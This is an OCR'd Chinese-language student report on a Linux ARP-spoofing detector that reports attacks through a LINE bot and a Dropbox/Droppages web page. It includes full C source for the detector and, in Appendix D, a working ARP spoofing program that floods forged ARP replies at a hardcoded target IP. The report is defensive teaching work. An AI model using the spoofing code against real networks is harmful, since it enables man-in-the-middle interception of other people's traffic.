
在設計回復訊息上，我們同時使用了官方專門為後端工程師使用的 LINE Bot Designer 軟體，此軟體有清楚的人性化界面，加上此軟體可以在邊設計界面的同時產生 json 程式碼，可以幫助後端人員在設計 webhook 上有很大的幫助。

圖(4-3)LINE Bot Designer 軟體介面

第三節 網頁端設定，droppages/dropbox


Line bot 在設定尚無法直接從 linux 終端機上做檔案的讀取，我們必須提供一個資料放置的平台提供 Line bot 做資料的讀取。在此我們使 droppages 與 dropbox 作為 Line bot 的資料讀取平台。

Dropbox 是一套智慧雲端共享軟體，可以輕鬆整合個人或是工作團隊所有資料的地方，此軟體強大的地方在於加入共享連結的檔案會不斷保持同步，在執行專案計畫便可隨時掌握最新狀況。



圖(4-4)Dropbox 管理介面

獲得共享連結的資料夾會有一個綠色勾勾提示，代表此資料夾裡面所有內容皆已經與其他共用者雲端共享並同步。




圖(4-5)同步共享資料夾

在網頁架站上，由於 Line bot 需要符合 HTTPS 的 URL(網址)才能上傳連結，因此我們的偵測器需要一個符合 URL 的網路空間。通常產生一個合法的 URL 需要付費。為了避免此問題我們使用了 Droppages 來做為我們的架站系統，Droppages 是一套免費的網頁架站平台，同時符合 Line bot 在 URL 上的要求，需要透過登入才能使用，登錄可以申請兩個免費網址作為架站網址(付費後有更多功能解鎖)。右邊可以看到網站的流量資訊，由於是免費版所以在流量與檔案限制上不能高於 50MB。


網頁的後端資料夾會生成在 Dropbox 裡，進入資料夾會看到三個檔案，分別為 1.Content:主要放置內容 2.Public：放置 CSS、圖片或 JS 檔案 3.Templates：主要網頁檔(HTML)。設定上在 Content 資料夾裡放入我們所要顯示的文件檔案(.txt)便可在網頁上生成。

網頁程式碼是以 markdown 編寫的。Markdown 的目標是實現「易讀易寫」。根據官方文件說明，一份使用 Markdown 格式撰寫的文件可以直接以純文字發佈，並且看起來不會像是由許多標籤或是格式指令所構成。Markdown 也可以插入 HTML 程式碼




圖(4-6)Droppages 架設之 HTTPS 網站網址連結


綜上所述，我們以 dropbox 為網頁後端，同步連結 linux 上的資料夾檔案，在偵測程式抓取惡意封包並整理信息成 txt 檔時，把檔案生成在共享資料夾。使用 Dropbox 同步到 windows 上的 droppages 網頁後端 Content 資料夾上，資料便可以完整呈現在網頁畫面上。最後透過聊天機器人設定，輸入關鍵字便可得到機器人回復網址連結，查看自身主機是否遭受 ARP 快取攻擊。



圖(4-7)網頁架設成功並顯示在 LINE Bot Designer



圖(4-8)手機介面上的偵測器



圖(4-9)Line bot 超連結顯示之資訊

附錄

附錄 A

測試平台:

A 電腦使用 Linux 2.6 / 3.x / 4.x (64-bit)　ubuntu20.04 版本

IP-192.168.43.90

MAC-11:22:33:44:55:66

B 電腦使用 Linux 2.6 / 3.x / 4.x (64-bit)　ubuntu20.04 版本

IP-192.168.43.14

MAC-08:00:27:de:30:97

C 電腦使用 Debian (64-bit)　kali-linux-2020.2 版本

附錄 B

測試環境:

VitualBox

網路環境:

Intel(R) Ethernet Connection (7) I219-V

附錄 C

偵測程式

程式:ade.c

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
```

```
#include <arpa/inet.h>
#include <netinet/if_ether.h>
#include <string.h>
#include <signal.h>
#include <pthread.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


#define xstr(s) str(s)
#define str(s) #s
/*系統內置的 arp 表快取檔案位置*/
#define L_ARP_CACHE "/proc/net/arp"
#define ARP_STRING_LEN    1023
#define ARP_BUFFER_LEN    (ARP_STRING_LEN + 1)
char gateway_mac[128];
#define ARP_LINE_FORMAT "%" xstr(ARP_STRING_LEN) "s %*s %*s " \
                                    "%" xstr(ARP_STRING_LEN) "s %*s " \
                                    "%" xstr(ARP_STRING_LEN) "s"


#define KNRM    "\x1B[0m"
#define KRED    "\x1B[31m"
#define KGRN    "\x1B[32m"
#define KYEL    "\x1B[33m"
```

```
#define KBLU    "\x1B[34m"
#define KMAG    "\x1B[35m"
#define KCYN    "\x1B[36m"
#define KWHT    "\x1B[37m"
#include "sniff.c"

char gateway_ip[128];

struct sigaction old_action;

/*拿到閘道的 IP*/
void getGatewayIpLinux(char* gw_ip){
   char iper[128] = "";
   FILE *fp;
   char path[1035];
   int exists = 0;
   /*route -n | grep 'UG[ \t]' | awk '{print $2}'先開啟路由表，
      用 grep 取有關鍵字'UG'的那一行，U 代表路由有效，G 代表現在數據走這裡
      ，路由 IP 會在第二列，用 awk 篩選出來，即可取得正在使用的路由 IP*/
   fp = popen("route -n | grep 'UG[ \t]' | awk '{print $2}'", "r");
   if (fp == NULL) {
      printf("Failed to run command\n" );
      exit(1);
   }
   /*sizeof(length)-1，避免字串溢位?*/
   while (fgets(path, sizeof(path)-1, fp) != NULL) {
```

```
        strcat(iper, path);
    }
    strncpy(gw_ip, iper, 15);
    strtok(gw_ip, "\n");
    printf("%sGATEWAY IP ADDRESS SAVED: %s%s%s\n", KWHT, KCYN, gw_ip,
KWHT);
}

/*允許所有連線，更新 ARP 快取表*/
void *allowAllConnections(void *arg)
{
    FILE *fp;
    char path[1035];
    int exists = 0;
    while(1)
    {
        sleep(300);
        /*arptables -P INPUT ACCEPT && arptables --flush && ip -s neighbour flush all
            -P 代表設定默認允許所有連線，--flush 清空 arp 表*/
        fp = popen("arptables -P INPUT ACCEPT && arptables --flush && ip -s
neighbour flush all", "r");
        if (fp == NULL){
                printf("Failed to run command\n" );
                exit(1);
                }
        printf("ARP Refresh: Allowing all connections!\n");
```

```
    }
    return 0;
}

/*退出程式時刪除 ARP 快取表，重新允許所有連線*/
void sigint_handler(int sig_no){
    FILE *fp;
    char path[1035];
    int exists = 0;
    char j[1024] = "";
    snprintf(j, sizeof(j), "arp -d %s && arptables -P INPUT ACCEPT && arptables --
flush && ip -s neighbour flush all && echo done", gateway_ip);
    fp = popen(j, "r");
    if (fp == NULL) {
        printf("Failed to run command\n" );
        exit(1);
    }
    while (fgets(path, sizeof(path)-1, fp) != NULL) {
        printf("%s", path);
    }
    printf("Successfully exited. Flushed ARP table and enabled all ARP connections!\n");
    exit(0);
}

/*儲存路由閘道的 MAC 位址*/
int saveGatewayMacLinux(){
```

```
/*打開系統內置的 arp 表快取檔案位置*/
FILE *arpCache = fopen(L_ARP_CACHE, "r");
if (!arpCache)
{
    perror("Arp Cache: Failed to open file \"" L_ARP_CACHE "\"");
    return 1;
}
/*忽略掉第一行的標題資訊，取第二行的東西*/
char header[ARP_BUFFER_LEN];
if (!fgets(header, sizeof(header), arpCache))
{
    return 1;
}
char ipAddr[ARP_BUFFER_LEN], hwAddr[ARP_BUFFER_LEN], device[ARP_BUFFER_LEN];
int count = 0;
while (3 == fscanf(arpCache, ARP_LINE_FORMAT, ipAddr, hwAddr, device))
{
    if(strncmp(ipAddr, gateway_ip, 15) == 0){
            strncpy(gateway_mac, hwAddr, 17);
    }
}
printf("%sGATEWAY MAC ADDRESS SAVED: %s%s%s\n", KWHT, KCYN, gateway_mac, KWHT);
fclose(arpCache);
return 0;
```

```
}
/*主程式*/
int main(int argc, char ** argv){

   //儲存路由閘道的資訊
   getGatewayIpLinux(gateway_ip);
   saveGatewayMacLinux();

   /*5 分鐘無事發生那就清空 ARP 快取表並允許所有連線以進行 ARP 快取表的更新
      離開的時候會多加一項刪除的動作*/
   pthread_t tid;
   pthread_create(&tid, NULL, &allowAllConnections, NULL);
   struct sigaction action;
   memset(&action, 0, sizeof(action));
   action.sa_handler = &sigint_handler;
   sigaction(SIGINT, &action, &old_action);

   //檢查系統是否安裝 arptables
   install_arptables();

   /*請使用者進行人工確認的動作*/
   printf("%sWARNING: %sBefore starting this script, make sure there are currently\nno ARP Poisoning attacks on this network!\n(Restart router to be sure)\nPress Enter to continue...\n", KRED, KWHT);
   char enter = 0;
```

```
    while (enter != '\r' && enter != '\n') { enter = getchar(); }
    printf("%sLinux ARP Poisoning defender started... Scanning for MITM attacks...%s\n", KGRN, KWHT);

    /*呼叫封包偵測程式*/
    sniffARPPackets(gateway_mac, gateway_ip);
    return 0;
}
/*檢查系統是否安裝 arptables 的函式*/
int install_arptables(){
    FILE *fp;
    char path[1035];
    int exists = 0;
    fp = popen("dpkg -l | grep arptables", "r");
    if (fp == NULL) {
        printf("Failed to run command\n" );
        exit(1);
    }
    while (fgets(path, sizeof(path)-1, fp) != NULL) {
        exists = 1;
    }
    pclose(fp);
    if(exists == 1){
        printf("arptables already installed!\n");
    }else{
        printf("%sPlease install arptables before running this script.\nInstall with: sudo
```

```
apt-get install arptables\n%s", KRED, KWHT);
        exit(0);
    }
    return 1;
}
```

程式:sniff.c

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>
#include <string.h>
#include <sys/stat.h>
#include <unistd.h>
#include <time.h>
#include <sys/types.h>

#define KNRM    "\x1B[0m"
#define KRED    "\x1B[31m"
#define KGRN    "\x1B[32m"
```

```
#define KYEL    "\x1B[33m"
#define KBLU    "\x1B[34m"
#define KMAG    "\x1B[35m"
#define KCYN    "\x1B[36m"
#define KWHT    "\x1B[37m"

char gtwy[128];
char gateway_ip[128];

/*遭到攻擊後重新設定 arp 表*/
void rearpGateway(char* gateway_mac, char* gateway_ip){
   FILE *fp;
   char path[1035];
   int exists = 0;
   char command[1000];
   /*arp -s MAC_IP MAC_ADDRESS(進行靜態設定)*/
   snprintf(command, sizeof(command), "arp -s %s %s", gateway_ip, gateway_mac);
   fp = popen(command, "r");
   if (fp == NULL) {
      printf("Failed to rearpGateway\n" );
      exit(1);
   }
   printf("%sREARPED %s TO %s%s\n", KGRN, gateway_ip, gateway_mac, KWHT);
}
```

```
/*阻擋假的 arp 封包*/
void blockARPPackets(char* mac_address){
   FILE *fp;
   char s[30];
   size_t i;
   struct tm tim;
   time_t now;
   now = time(NULL);
   tim = *(localtime(&now));
   i = strftime(s,30,"%b %d, %Y; %H:%M:%S\n",&tim);
   char path[1035];
   int exists = 0;
   char command[1000];
   /*arptables -A INPUT --source-mac %s -j DROP，這個指令意思是在 arp 輸入輸
出規則中加入一條
   "丟掉指定來源的封包"*/
   snprintf(command, sizeof(command), "arptables -A INPUT --source-mac %s -j
DROP", mac_address);
   fp = popen(command, "r");
   if (fp == NULL) {
      printf("Failed to block packets\n" );
      exit(1);
   }
   printf("%sBLOCKING PACKETS FROM %s%s\n", KGRN, mac_address, KWHT);
   char *p=mac_address;
```

```
//獲取裝置名稱
char myname[128];
fp = popen("hostname", "r");
fgets(myname,127,fp);
//獲取 arptables 的狀態
char arptables[128];
fp = popen("arp -a", "r");
fgets(arptables,127,fp);
//判斷 ARP 快取表狀況的參數
char U[128];
fp = popen("arp -a | grep 'gateway[ \t]' | awk '{print $6}'", "r");
fgets(U,127,fp);
char U2[]="PERM";
/*這邊開始生成 txt 檔案*/
char txtname[100] = "index.txt";//這個是檔案名稱
if((fp=fopen(txtname,"w"))==NULL)//開啟檔案,沒有就建立
{
      printf("檔案還未建立!\n");
}
fprintf(fp,"Detected attacker mac from: ");
fprintf(fp,p);//將攻擊方 MAC 寫入
fprintf(fp,"\nDevice under attack: ");
fprintf(fp,myname);
if(strncmp(U2,U,4) == 0) {
       fprintf(fp,"Current arp table:Lock\n ");
  }
```

```
        else {
            fprintf(fp,"Current arp table:Broken\n ");
        }
    fprintf(fp,arptables);
    fprintf(fp,s);
    fclose(fp);
    return 0;
}

/*用於判斷 libpcap 抓取到的資訊的函式，pkthdr=封包長度，packet=封包內容*/
void my_callback(u_char *args,const struct pcap_pkthdr* pkthdr, const u_char*
packet){
    int i=0;
    static int count=0;
    char p_source[128] = "";
    char arp_source[128] = "";
    char arp_ip_source[128] = "";
    /*對 ARP 封包內來源 MAC 位址與 IP 位址所在的位置進行資訊獲取*/
    for(i=0;i<pkthdr->len;i++) {
        if(i >= 6 && i<= 11){
            char j[8];
            snprintf(j, sizeof(j), "%02x", packet[i]);
            strcat(p_source, j);
            if (i != 11)
            strcat(p_source, ":");
        }
```

```
        if(i >= 22 && i<= 27){
            char f[8];
            snprintf(f, sizeof(f), "%02x", packet[i]);
            strcat(arp_source, f);
            if(i != 27)
            strcat(arp_source, ":");
        }
        if(i >= 28 && i<= 31){
            char h[8];
            snprintf(h, sizeof(h), "%d", packet[i]);
            strcat(arp_ip_source, h);
            if(i != 31)
            strcat(arp_ip_source, ".");
        }
    }
    /*將獲取到的資訊與已儲存的正確資訊進行比對*/
    char attacker_ip[128] = "";
    if(strncmp(arp_source, gtwy, 20) != 0){
        if(strncmp(arp_ip_source, gateway_ip, 20) == 0){
        //提醒發現惡意封包
        printf("\x1B[31m MALICIOUS ARP PACKET DETECTED FROM
%s.\x1B[37m\n", p_source);
        blockARPPackets(arp_source);
        rearpGateway(gtwy, gateway_ip);
        }
    }
```

```
}

/*用 pcap 過濾我們要的 arp 封包*/
int sniffARPPackets(char* gateway, char* gateway_ipp)
{
	strncpy(gtwy, gateway, 17);
	strncpy(gateway_ip, gateway_ipp, 15);
	int i;
	char *dev;
	char errbuf[PCAP_ERRBUF_SIZE];
	pcap_t* descr;
	const u_char *packet;
	struct pcap_pkthdr hdr;
	struct ether_header *eptr;
	struct bpf_program fp;
	bpf_u_int32 maskp;
	bpf_u_int32 netp;
	//調用 pcap_lookupdev 這個函數庫以查找要 sniff 哪一個設備,提供給
pcap_open_live 使用
	dev = pcap_lookupdev(errbuf);
	if(dev == NULL) {
		fprintf(stderr, "%s\n", errbuf);
		exit(1);
	}
	pcap_lookupnet(dev, &netp, &maskp, errbuf);//pcap_lookupnet()用於存取網路
```

```
卡的資訊，如 IP 和遮罩等
    descr = pcap_open_live(dev, BUFSIZ, 1,-1, errbuf);//接收 pcap_lookupdev()找到
的硬體，如網路卡 enp0s3
    if(descr == NULL) {
        printf("pcap_open_live(): %s\n", errbuf);
        exit(1);
    }
    /*pcap_compile()，用於把使用者指定的過濾策略編譯進嗅探程序中
      這裡我們填 arp，所以 pcap 只會嗅探 arp*/
    if(pcap_compile(descr, &fp, "arp", 0, netp) == -1) {
        fprintf(stderr, "Error calling pcap_compile\n");
        exit(1);
    }
    /*pcap_setfilter()設定過濾器*/
    if(pcap_setfilter(descr, &fp) == -1) {
        fprintf(stderr, "Error setting filter\n");
        exit(1);
    }
    /*呼叫資訊比對函式*/
    pcap_loop(descr, -1, my_callback, NULL);
    return 0;
}
```

附錄 D

ARP spoofing 攻擊程式

程式:ARP spoofing.c

```
#include "arp.h"

//spoofing 用不到
unsigned char MAC_SPOOFING[6]={0x00,0x00,0x00,0x00,0x00,0x00};
//攻擊者的 MAC
unsigned char MAC_SOURCE[6]={0x0A,0x00,0x27,0x00,0x00,0x23};
#define IP_TRICK "192.168.118.2"//冒充的 IP
//目標的 MAC
unsigned char MAC_TARGET[6]={0x18,0x60,0x24,0xEC,0xFE,0x67};
#define IP_TARGET "140.134.31.53"//要攻擊的 IP

int main(void)
{
    int sfd,len;
    struct arp_packet arp;
    struct in_addr inaddr_sender,inaddr_receiver;
    struct sockaddr_ll sl;

    /*AF_PACKET 指代（Low level packet interface），這是 socket(7)中關於 A
    F_PACKET 解釋的原話，在以太網中自然指的是以太鏈路層。
    可以理解為使用 AF_INET 即是對 IP 層以上的數據進行處理
    使用 AF_PACKET 即是對鏈路層以上的數據進行處理。*/
```

```
/*在使用 AF_PACKET 的 SOCK_RAW 進行以太網嗅探時
ETH_P_ALL 可替換為 ETH_P_IP 或其他定義在<if_ether.h>中
的網絡協議標識來獲取特定協議的以太網數據包*/
sfd=socket(AF_PACKET,SOCK_RAW,htons(ETH_P_ALL));
if(-1==sfd)
{
	perror("socket");
	return 1;
}
//&arp 清為 0
memset(&arp,0,sizeof(arp));

//複製 MAC_TARGET 到 arp.mac_target
memcpy(arp.mac_target,MAC_TARGET,sizeof(MAC_TARGET));
//複製 MAC_SOURCE 到 arp.mac_source
memcpy(arp.mac_source,MAC_SOURCE,sizeof(MAC_SOURCE));



//填充數值到 ARP_packet(可自訂)
//乙太網類型
arp.ethertype=htons(ETH_P_ARP);
//乙太網路類型值 0x0001。以 16 進制數值紀錄
arp.hw_type=htons(0x1);
//proto_ip 通訊協定協議(0x0800)
arp.proto_type=htons(ETH_P_IP);
```

```
//mac 長度
arp.mac_addr_len=ETH_ALEN;
//ip 長度
arp.ip_addr_len=4;
//0x1 代表 ARP 請求包,0x2 表示應答包
arp.operation_code=htons(0x2);

//複製&MAC_SOURCE 到 arp.mac_sender
memcpy(arp.mac_sender,&MAC_SOURCE,sizeof(MAC_SOURCE));
//將包含 ASCII 表示的 IP 地址 IP_TRICK 轉換爲一個 32 位的網路序列 IP 地
址
inet_aton(IP_TRICK,&inaddr_sender);
//複製&inaddr_sender 到 arp.ip_sender
memcpy(&arp.ip_sender,&inaddr_sender,sizeof(inaddr_sender));
//複製 MAC_TARGET 到 arp.mac_receiver
memcpy(arp.mac_receiver,MAC_TARGET,sizeof(MAC_TARGET));
//將包含 ASCII 表示的 IP 地址 IP_TARGET 轉換爲一個 32 位的網路序列 IP
地址
inet_aton(IP_TARGET,&inaddr_receiver);
//複製&inaddr_receiver 到&arp.ip_receiver
memcpy(&arp.ip_receiver,&inaddr_receiver,sizeof(inaddr_receiver));

    //把&sl 清為 0
    memset(&sl,0,sizeof(sl));
    //對鏈路層以上的數據進行處理
    sl.sll_family=AF_PACKET;
```

```
        //有效的廣播地址集
        sl.sll_ifindex=IFF_BROADCAST;

        while(1)
        {
            //將資料由指定的 socket 傳給對方主機
            len=sendto(sfd,&arp,sizeof(arp),0,(struct sockaddr*)&sl,sizeof(sl));
            if(len<0){
                perror("sendto");
                return 1;
            }
            else{
                printf("sendto over\n");//傳送完成，無法驗證使否傳送到
                sleep(2);
            }
        }
    return 0;
}
```

程式:arp.h

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<net/if.h>
#include<arpa/inet.h>
#include<netpacket/packet.h>
#include<net/ethernet.h>
#include<net/if_arp.h>

#include<unistd.h>

struct arp_packet
{
    //各項欄位資訊查詢
    //header
    //dest mac
    unsigned char mac_target[ETH_ALEN];
    //source mac
    unsigned char mac_source[ETH_ALEN];
    //ethertype
    unsigned short ethertype;

    //ARP frame
```

```
//乙太網路類型值 0x0001。以 16 進制數值紀錄
unsigned short hw_type;

//proto_ip 通訊協定協議(0x0800)
unsigned short proto_type;

//mac 地址長度(例如乙太網路的實體位址長度為 0x16 位元組)
unsigned char mac_addr_len;

//IP 長度(通訊協定位址長度)
unsigned char ip_addr_len;

//定義 ARP 封包的型態
//操作碼 0x1 表示請求包，0x2 表示應答包
unsigned short operation_code;

//發送方 mac
unsigned char mac_sender[ETH_ALEN];

//發送方 IP
unsigned char ip_sender[4];

//接收方 MAC
unsigned char mac_receiver[ETH_ALEN];
```

```
    //接收方 IP
    unsigned char ip_receiver[4];

    //填充數據(用不到)
    unsigned char padding[18];
};
```

參考資料

- 建立聊天機器人
  https://developers.line.biz/zh-hant/docs/messaging-api/building-bot/
- Kali Linux 滲透測試工具第三版 陳照明
- Day 16 常見的攻擊手法-MitM(Man-in-the-middle) 攻擊
  https://ithelp.ithome.com.tw/articles/10223732
- 維基百科-資料探勘
  https://zh.wikipedia.org/wiki/%E6%95%B0%E6%8D%AE%E6%8C%96%E6%8E%98
- Nmap 使用手冊
  https://nmap.org/
- AppSec 知識庫
  https://www.veracode.com/security/arp-spoofing
- Line Bot Designer 官方文件
  https://developers.line.biz/zh-hant/services/bot-designer/
- 用 Dropbox 空間架設簡單網站-
  https://www.techbang.com/posts/6624-a-ji-space-bar-set-up-a-simple-web-site-with-dropbox
- TU 的雜七雜八筆記本
  http://qbsuranalang.blogspot.com/2016/11/libpcap-dump-arp-frame9.html
- ARP, Reverse ARP(RARP), Inverse ARP (InARP), Proxy ARP and Gratuitous ARP
  https://www.geeksforgeeks.org/arp-reverse-arprarp-inverse-arp-inarp-proxy-arp-and-gratuitous-arp/